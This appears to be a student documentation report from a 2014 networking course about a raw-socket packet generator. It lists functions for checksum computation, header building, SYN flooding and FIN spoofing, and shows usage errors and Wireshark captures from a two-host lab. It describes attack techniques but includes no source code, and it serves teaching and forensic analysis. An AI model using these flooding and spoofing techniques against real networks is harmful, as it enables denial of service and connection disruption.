ABSTRACT

This document provides details about the functions used TCP (General packet generation), FIN Spoofing , SYN flooding and HTTP packet generation These functions were part of a packet generator written for purposes of forensic analysis using deep packet inspection for the Computer Networks – II curriculum under the guidance of Mohit Shrivastava from September to December 2014.

The document contains function listings, screenshots and source code listings and we hope that the documentation serves its purpose of helping students learn essential concepts of computer networks.

Kruthika Manjunath **Lavanya.V**

FUNCTIONS LISTINGS

1.unsigned short ComputeChecksum(unsigned char *header, int len)

NAME

ComputeChecksum

SYNOPSIS

unsigned short ComputeChecksum(unsigned char *header, int len)

DESCRIPTION

This function is used to compute the 16 bit checksum for the IP and TCP header. It takes a pointer to the IP or TCP header and length of the header as arguments. The function divides the data into 16 bit numbers and all these 16 bit numbers are added together. If the sum of all these 16 bit numbers exceeds 16 bits the extra bits are wrapped around and added. One's complement of this sum is the checksum which is returned.

PARAMETERS

header: a pointer to the IP or TCP header.

len: the total length of the header

RETURN VALUE

Returns the checksum for the IP or TCP header, which is the compliment of the sum of it's contents.

………

2.struct iphdr* CreateIP_header()

NAME

CreateIP_header

SYNOPSIS

struct iphdr* CreateIP_header()

DESCRIPTION

This function is used to populate all the fields of the IP header. The IP header fields include the version, header length (ihl), type of service(toc), total length(tot_len),id ,frag_off, time to live(ttl),protocol and the source and destination IP. These values are hard coded with arbitrary values and the checksum is computed and assigned to the checksum field. The function returns a pointer to the IP header.

PARAMETERS

NULL

RETURN VALUE

Returns a pointer to IP header.

…….

3.struct tcphdr* CreateTCP_header()

NAME

CreateTCP_header

SYNOPSIS

struct tcphdr* CreateTCP_header()

DESCRIPTION

This function is used to populate all the fields of the TCP header. The TCP header fields include the sourceport, destination port, sequence number, acknowledgement sequence number, flags, window length, checksum and urgent pointer. These values are hard coded with arbitrary values and the checksum is computed and assigned to the checksum field. The function returns a pointer to the IP header.

PARAMETERS

NULL

RETURN VALUE

Returns a pointer to TCP header.

………

4.unsigned char* createPacket()

NAME
createPacket

SYNOPSIS
unsigned char* createPacket()

DESCRIPTION

Once the fields of the IP header and the TCP header are populated this function is used to create the TCP packet containing the IP header, TCP header and the data. The headers are placed in consecutive memory locations using the memcpy function. The function returns a pointer to this packet.

PARAMETERS

NULL

RETURN VALUE

Returns a pointer to the TCP packet.

....

5.int validdigit(char *ptr)

NAME
validdigit

SYNOPSIS
int validdigit(char *ptr)

DESCRIPTION

This function take a pointer to a string as an argument and checks if the character is greater than 0 and less than 9. If it is valid it checks the next character and it it is not a valid digit it returns 0.After checking all the characters if it is a valid digit it returns 1.

PARAMETERS

ptr: a pointer to the first character

RETURN VALUE

Returns a 1 if it is a valid digit else it returns a 0.

....

6.int usageTCP (int count, char *v1, char *v2, char *v3, char *v4, char *v5)

NAME

usageTCP

SYNOPSIS

int usageTCP (int count, char *v1, char *v2, char *v3, char *v4, char *v5)

DESCRIPTION

This function validates the command line arguments entered by the user. The format for the usage is ./<executable name> <protocol> <option> <source IP> <destination IP> <time interval>. The number of arguments and pointers to the arguments are passed. If the usage is correct the function returns 1 otherwise it prints a usage error and exits.

PARAMETERS

count: the total number of command line arguments

v1: pointer to the first argument (protocol type)

v2:pointer to second argument (options)

v3:pointer to third argument (source IP)

v4:pointer to fourth argument (destination IP)

v5:pointer to fifth argument(time interval)

RETURN VALUE

Returns 1 if the usage is right else it prints a usage error and exits.

....

7.int isvalidip(char ip[])

NAME

isvalidip

SYNOPSIS

int isvalidip(char ip[])

DESCRIPTION

This function call is used to check if the ip address entered is valid. It first checks if the length of ip is between 7 and15 .There is a globally defined variable DELIM which is used with strtok function to extract the string before every dot or between every dot. All the substrings are in ptr which are validated as integers between 0 and 255. The number of dots is incremented and checked if it is 3 .

PARAMETERS

ip[] : A character array which is assigned the ip from the command line argument.

RETURN VALUE

Return type is int and returns 0 if error detected else 0.

………

8.int Createsinglepacket(int j , char src[] , char dst[])

NAME

Createsinglepacket

SYNOPSIS

int Createsinglepacket(int j , char src[] , char dst[])

DESCRIPTION

This function first creates a raw socket, memory is allocated for the defined iphdr and tcphdr . Their fields are populated based on the memory allocated for the fields. A pseudo header is declared and memory is allocated. The fields of tcp header is set with special conditions to set syn and fin . The Checksum is called for filling check field. A setsokopt prevents the kernel from adding its own ip and using send to function the packet is sent .

PARAMETERS

j : 1 indicates SYN and 2 indicates FIN
src[] : char array containing source ip address.
dst[] : char array containing destination ip address.

RETURN VALUE
Returns 1 if packet is sent successfully.

....

9. HttpPacket::HttpPacket(char * v1, char * v2 , char *v3)

NAME
HttpPacket::HttpPacket

SYNOPSIS
HttpPacket::HttpPacket(char * v1, char * v2 , char *v3)


DESCRIPTION
The class HttpPacket has a parameterized constructor HttpPacket . with three arguments each of char * type . The constructor initializes the hostname,user agent , accept text format , accept language , encoding , DNT value, connection and message body .

PARAMETERS
V1: A char array parameter with the url value
V2: A char array parameter with request type as value
V3: A char array parameter with the ip address

....

SCREENSHOTS

1.Example for Usage errors




root@k-VirtualBox: /home/k 6:45 PM k

```
k@k-VirtualBox:~$ su
Password:
root@k-VirtualBox:/home/k# clear

root@k-VirtualBox:/home/k# gcc tcpinj1.c -o pack_gen
root@k-VirtualBox:/home/k# ./pack_gen tcp n 192.168.1.7 a.bb.c3.55 2
INVALID ARGUMENTS
 FORMAT: ./packgen <protocol> <options> <src IP> <dst IP> <time interval between
 packets>
 The options are
 n -normal tcp packet generation
 s - SYN flood
 f - FIN spoofingroot@k-VirtualBox:/home/k# ./pack_gen tcp n 192.168.1.7 a.bb.c3
.55 2
root@k-VirtualBox:/home/k# ./pack_gen tcp ghg  192.168.1.8 2
Incorrect number of arguments
 FORMAT: ./packgen <protocol> <options> <src IP> <dst IP> <time interval between
 packets>
 The options are
 n -normal tcp packet generation
 s - SYN flood
 f - FIN spoofingroot@k-VirtualBox:/home/k#
root@k-VirtualBox:/home/k# ./pack_gen tcp fdgfdg354  192.168.1.7 192.168.1.8 2
INVALID ARGUMENTS
 FORMAT: ./packgen <protocol> <options> <src IP> <dst IP> <time interval between
 packets>
 The options are
 n -normal tcp packet generation
 s - SYN flood
root@k-VirtualBox:/home/k#
```

WIRESHARK SCREENSHOTS

1. Normal Generation of TCP packets with connection establisment



Capturing from eth0 [Wireshark 1.6.7] 5:52 PM k


Filter: tcp

No.	Time	Source	Destination	Protocol	Length	Info
213	297.991873	192.168.1.7	192.168.1.8	TCP	74	35139 > hydap [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=23
214	297.993019	192.168.1.8	192.168.1.7	TCP	74	hydap > 35139 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=694
215	297.993141	192.168.1.7	192.168.1.8	TCP	66	35139 > hydap [ACK] Seq=1 Ack=1 Win=29248 Len=0 TSval=232247 TSecr=69456
216	297.996435	192.168.1.7	192.168.1.8	TCP	126	35139 > hydap [PSH, ACK] Seq=1 Ack=1 Win=29248 Len=60 TSval=232247 TSecr=69456
217	297.997764	192.168.1.8	192.168.1.7	TCP	66	hydap > 35139 [ACK] Seq=1 Ack=61 Win=28992 Len=0 TSval=69457 TSecr=232247
218	299.997740	192.168.1.7	192.168.1.8	TCP	126	35139 > hydap [PSH, ACK] Seq=61 Ack=1 Win=29248 Len=60 TSval=232748 TSecr=69457
219	299.999707	192.168.1.8	192.168.1.7	TCP	66	hydap > 35139 [ACK] Seq=1 Ack=121 Win=28992 Len=0 TSval=69958 TSecr=232748
231	301.998500	192.168.1.7	192.168.1.8	TCP	126	35139 > hydap [PSH, ACK] Seq=121 Ack=1 Win=29248 Len=60 TSval=233248 TSecr=69958
232	302.000071	192.168.1.8	192.168.1.7	TCP	66	hydap > 35139 [ACK] Seq=1 Ack=181 Win=28992 Len=0 TSval=70458 TSecr=233248
235	303.999334	192.168.1.7	192.168.1.8	TCP	126	35139 > hydap [PSH, ACK] Seq=181 Ack=1 Win=29248 Len=60 TSval=233748 TSecr=70458
236	304.000732	192.168.1.8	192.168.1.7	TCP	66	hydap > 35139 [ACK] Seq=1 Ack=241 Win=28992 Len=0 TSval=70958 TSecr=233748
237	306.000155	192.168.1.7	192.168.1.8	TCP	126	35139 > hydap [PSH, ACK] Seq=241 Ack=1 Win=29248 Len=60 TSval=234248 TSecr=70958
238	306.001759	192.168.1.8	192.168.1.7	TCP	66	hydap > 35139 [ACK] Seq=1 Ack=301 Win=28992 Len=0 TSval=71458 TSecr=234248
239	308.002046	192.168.1.7	192.168.1.8	TCP	126	35139 > hydap [PSH, ACK] Seq=301 Ack=1 Win=29248 Len=60 TSval=234749 TSecr=71458
240	308.003432	192.168.1.8	192.168.1.7	TCP	66	hydap > 35139 [ACK] Seq=1 Ack=361 Win=28992 Len=0 TSval=71959 TSecr=234749
241	310.002826	192.168.1.7	192.168.1.8	TCP	126	35139 > hydap [PSH, ACK] Seq=361 Ack=1 Win=29248 Len=60 TSval=235249 TSecr=71959
242	310.004167	192.168.1.8	192.168.1.7	TCP	66	hydap > 35139 [ACK] Seq=1 Ack=421 Win=28992 Len=0 TSval=72459 TSecr=235249
243	312.004560	192.168.1.7	192.168.1.8	TCP	126	35139 > hydap [PSH, ACK] Seq=421 Ack=1 Win=29248 Len=60 TSval=235750 TSecr=72459
244	312.005869	192.168.1.8	192.168.1.7	TCP	66	hydap > 35139 [ACK] Seq=1 Ack=481 Win=28992 Len=0 TSval=72959 TSecr=235750
245	314.006193	192.168.1.7	192.168.1.8	TCP	126	35139 > hydap [PSH, ACK] Seq=481 Ack=1 Win=29248 Len=60 TSval=236250 TSecr=72959
246	314.007874	192.168.1.8	192.168.1.7	TCP	66	hydap > 35139 [ACK] Seq=1 Ack=541 Win=28992 Len=0 TSval=73460 TSecr=236250

```
0000  08 00 27 61 7d 61 08 00  27 fc 3d 02 08 00 45 00   ..'a}a.. '.=...E.
0010  00 3c 55 57 40 00 40 06  62 05 c0 a8 01 07 c0 a8   .<UW@.@. b.......
0020  01 08 89 43 3a 98 1c a6  de 61 00 00 00 00 a0 02   ...C:... .a......
0030  72 10 83 8e 00 00 02 04  05 b4 04 02 08 0a 00 03   r....... ........
```

eth0: <live capture in progress> Fil... Packets: 339 Displayed: 70 Marked: 0 Profile: Default

2. Normal generation of TCP packets with connection termination


Capturing from eth0 [Wireshark 1.6.7]


Filter: tcp

```
No.  Time       Source       Destination  Protocol Length Info
 295 344.024384 192.168.1.7  192.168.1.8  TCP       126 35139 > hydap [PSH, ACK] Seq=1381 Ack=1 Win=29248 Len=60 TSval=243754 TSecr=80464
 296 344.025618 192.168.1.8  192.168.1.7  TCP        66 hydap > 35139 [ACK] Seq=1 Ack=1441 Win=28992 Len=0 TSval=80964 TSecr=243754
 297 346.025146 192.168.1.7  192.168.1.8  TCP       126 35139 > hydap [PSH, ACK] Seq=1441 Ack=1 Win=29248 Len=60 TSval=244255 TSecr=80964
 298 346.027197 192.168.1.8  192.168.1.7  TCP        66 hydap > 35139 [ACK] Seq=1 Ack=1501 Win=28992 Len=0 TSval=81465 TSecr=244255
 299 348.025923 192.168.1.7  192.168.1.8  TCP       126 35139 > hydap [PSH, ACK] Seq=1501 Ack=1 Win=29248 Len=60 TSval=244755 TSecr=81465
 300 348.027399 192.168.1.8  192.168.1.7  TCP        66 hydap > 35139 [ACK] Seq=1 Ack=1561 Win=28992 Len=0 TSval=81965 TSecr=244755
 301 350.026902 192.168.1.7  192.168.1.8  TCP       126 35139 > hydap [PSH, ACK] Seq=1561 Ack=1 Win=29248 Len=60 TSval=245255 TSecr=81965
 302 350.028112 192.168.1.8  192.168.1.7  TCP        66 hydap > 35139 [ACK] Seq=1 Ack=1621 Win=28992 Len=0 TSval=82465 TSecr=245255
 303 352.028995 192.168.1.7  192.168.1.8  TCP       126 35139 > hydap [PSH, ACK] Seq=1621 Ack=1 Win=29248 Len=60 TSval=245756 TSecr=82465
 304 352.031071 192.168.1.8  192.168.1.7  TCP        66 hydap > 35139 [ACK] Seq=1 Ack=1681 Win=28992 Len=0 TSval=82966 TSecr=245756
 305 354.029715 192.168.1.7  192.168.1.8  TCP       126 35139 > hydap [PSH, ACK] Seq=1681 Ack=1 Win=29248 Len=60 TSval=246256 TSecr=82966
 306 354.031151 192.168.1.8  192.168.1.7  TCP        66 hydap > 35139 [ACK] Seq=1 Ack=1741 Win=28992 Len=0 TSval=83466 TSecr=246256
 307 356.030301 192.168.1.7  192.168.1.8  TCP       126 35139 > hydap [PSH, ACK] Seq=1741 Ack=1 Win=29248 Len=60 TSval=246756 TSecr=83466
 308 356.032359 192.168.1.8  192.168.1.7  TCP        66 hydap > 35139 [ACK] Seq=1 Ack=1801 Win=28992 Len=0 TSval=83966 TSecr=246756
 309 358.030915 192.168.1.7  192.168.1.8  TCP       126 35139 > hydap [PSH, ACK] Seq=1801 Ack=1 Win=29248 Len=60 TSval=247256 TSecr=83966
 310 358.032557 192.168.1.8  192.168.1.7  TCP        66 hydap > 35139 [ACK] Seq=1 Ack=1861 Win=28992 Len=0 TSval=84466 TSecr=247256
 311 360.032149 192.168.1.7  192.168.1.8  TCP       126 35139 > hydap [PSH, ACK] Seq=1861 Ack=1 Win=29248 Len=60 TSval=247756 TSecr=84466
 312 360.032784 192.168.1.8  192.168.1.7  TCP        66 hydap > 35139 [ACK] Seq=1 Ack=1921 Win=28992 Len=0 TSval=84966 TSecr=247756
 324 360.810601 192.168.1.7  192.168.1.8  TCP        66 35139 > hydap [FIN, ACK] Seq=1921 Ack=1 Win=29248 Len=0 TSval=247951 TSecr=84966
 325 360.812704 192.168.1.8  192.168.1.7  TCP        66 hydap > 35139 [FIN, ACK] Seq=1 Ack=1922 Win=28992 Len=0 TSval=85161 TSecr=247951
 326 360.812784 192.168.1.7  192.168.1.8  TCP        66 35139 > hydap [ACK] Seq=1922 Ack=2 Win=29248 Len=0 TSval=247952 TSecr=85161

0000  08 00 27 61 7d 61 08 00  27 fc 3d 02 08 00 45 00   ..'a}a.. '.=...E.
0010  00 3c 55 57 40 00 40 06  62 05 c0 a8 01 07 c0 a8   .<UW@.@. b.......
0020  01 08 89 43 3a 98 1c a6  de 61 00 00 00 00 a0 02   ...C:... .a......
0030  72 10 83 8e 00 00 02 04  05 b4 04 02 08 0a 00 03   r....... ........
```

eth0: <live capture in progress> Fil... Packets: 355 Displayed: 70 Marked: 0 Profile: Default

3. SYN Flooding


Capturing from eth0 [Wireshark 1.6.7]


Filter: tcp

```
No.  Time      Source       Destination  Protocol Length Info
  17 29.165161 192.168.1.7  192.168.1.8  TCP       54 search-agent > http [SYN] Seq=0 Win=5840 Len=0
  18 29.165983 192.168.1.8  192.168.1.7  TCP       60 http > search-agent [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
  20 30.166625 192.168.1.7  192.168.1.8  TCP       54 search-agent > http [SYN] Seq=0 Win=5840 Len=0
  21 30.167804 192.168.1.8  192.168.1.7  TCP       60 http > search-agent [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
  23 31.167651 192.168.1.7  192.168.1.8  TCP       54 search-agent > http [SYN] Seq=0 Win=5840 Len=0
  24 31.168557 192.168.1.8  192.168.1.7  TCP       60 http > search-agent [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
  25 32.168519 192.168.1.7  192.168.1.8  TCP       54 search-agent > http [SYN] Seq=0 Win=5840 Len=0
  26 32.169631 192.168.1.8  192.168.1.7  TCP       60 http > search-agent [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
  27 33.169459 192.168.1.7  192.168.1.8  TCP       54 search-agent > http [SYN] Seq=0 Win=5840 Len=0
  28 33.170658 192.168.1.8  192.168.1.7  TCP       60 http > search-agent [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
  29 34.170293 192.168.1.7  192.168.1.8  TCP       54 search-agent > http [SYN] Seq=0 Win=5840 Len=0
  32 35.172129 192.168.1.7  192.168.1.8  TCP       54 search-agent > http [SYN] Seq=0 Win=5840 Len=0
  33 35.172898 192.168.1.8  192.168.1.7  TCP       60 http > search-agent [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
  34 35.173349 192.168.1.8  192.168.1.7  TCP       60 http > search-agent [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
  35 36.174102 192.168.1.7  192.168.1.8  TCP       54 search-agent > http [SYN] Seq=0 Win=5840 Len=0
  36 36.175069 192.168.1.8  192.168.1.7  TCP       60 http > search-agent [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
  37 37.175731 192.168.1.7  192.168.1.8  TCP       54 search-agent > http [SYN] Seq=0 Win=5840 Len=0
  38 37.176662 192.168.1.8  192.168.1.7  TCP       60 http > search-agent [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
  39 38.176568 192.168.1.7  192.168.1.8  TCP       54 search-agent > http [SYN] Seq=0 Win=5840 Len=0
  40 38.177507 192.168.1.8  192.168.1.7  TCP       60 http > search-agent [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
  41 39.177442 192.168.1.7  192.168.1.8  TCP       54 search-agent > http [SYN] Seq=0 Win=5840 Len=0

0000  08 00 27 61 7d 61 08 00  27 fc 3d 02 08 00 45 00   ..'a}a.. '.=...E.
0010  00 28 d4 31 00 00 ff 06  64 3e c0 a8 01 07 c0 a8   .(.1.... d>......
0020  01 08 04 d2 00 50 00 00  00 00 00 00 00 00 50 02   .....P.. ......P.
0030  16 d0 10 91 00 00                                  ......
```

eth0: <live capture in progress> Fil... Packets: 91 Displayed: 34 Marked: 0 Profile: Default

4.FIN Spoofing



```
No. Time      Source       Destination  Protocol Length Info
 12 6.007968  192.168.1.7  192.168.1.8  TCP  126 35141 > hydap [PSH, ACK] Seq=181 Ack=1 Win=29248 Len=60 TSval=410452 TSecr=247154
 13 6.009519  192.168.1.8  192.168.1.7  TCP   66 hydap > 35141 [ACK] Seq=1 Ack=241 Win=28992 Len=0 TSval=247654 TSecr=410452
 14 8.008734  192.168.1.7  192.168.1.8  TCP  126 35141 > hydap [PSH, ACK] Seq=241 Ack=1 Win=29248 Len=60 TSval=410952 TSecr=247654
 15 8.010045  192.168.1.8  192.168.1.7  TCP   66 hydap > 35141 [ACK] Seq=1 Ack=301 Win=28992 Len=0 TSval=248154 TSecr=410952
 16 10.010418 192.168.1.7  192.168.1.8  TCP  126 35141 > hydap [PSH, ACK] Seq=301 Ack=1 Win=29248 Len=60 TSval=411453 TSecr=248154
 17 10.012204 192.168.1.8  192.168.1.7  TCP   66 hydap > 35141 [ACK] Seq=1 Ack=361 Win=28992 Len=0 TSval=248655 TSecr=411453
 18 12.011271 192.168.1.7  192.168.1.8  TCP  126 35141 > hydap [PSH, ACK] Seq=361 Ack=1 Win=29248 Len=60 TSval=411953 TSecr=248655
 19 12.011774 192.168.1.7  192.168.1.8  TCP   54 search-agent > http [FIN] Seq=1 Win=5840 Len=0
 20 12.012816 192.168.1.8  192.168.1.7  TCP   66 hydap > 35141 [ACK] Seq=1 Ack=421 Win=28992 Len=0 TSval=249155 TSecr=411953
 21 12.012875 192.168.1.8  192.168.1.7  TCP   60 http > search-agent [RST, ACK] Seq=1 Ack=2 Win=0 Len=0
 22 14.012480 192.168.1.7  192.168.1.8  TCP  126 35141 > hydap [PSH, ACK] Seq=421 Ack=1 Win=29248 Len=60 TSval=412453 TSecr=249155
 23 14.013069 192.168.1.7  192.168.1.8  TCP   54 search-agent > http [FIN] Seq=1 Win=5840 Len=0
 24 14.014041 192.168.1.8  192.168.1.7  TCP   66 hydap > 35141 [ACK] Seq=1 Ack=481 Win=28992 Len=0 TSval=249656 TSecr=412453
 25 14.014100 192.168.1.8  192.168.1.7  TCP   60 http > search-agent [RST, ACK] Seq=1 Ack=2 Win=0 Len=0
 26 16.015136 192.168.1.7  192.168.1.8  TCP  126 35141 > hydap [PSH, ACK] Seq=481 Ack=1 Win=29248 Len=60 TSval=412954 TSecr=249656
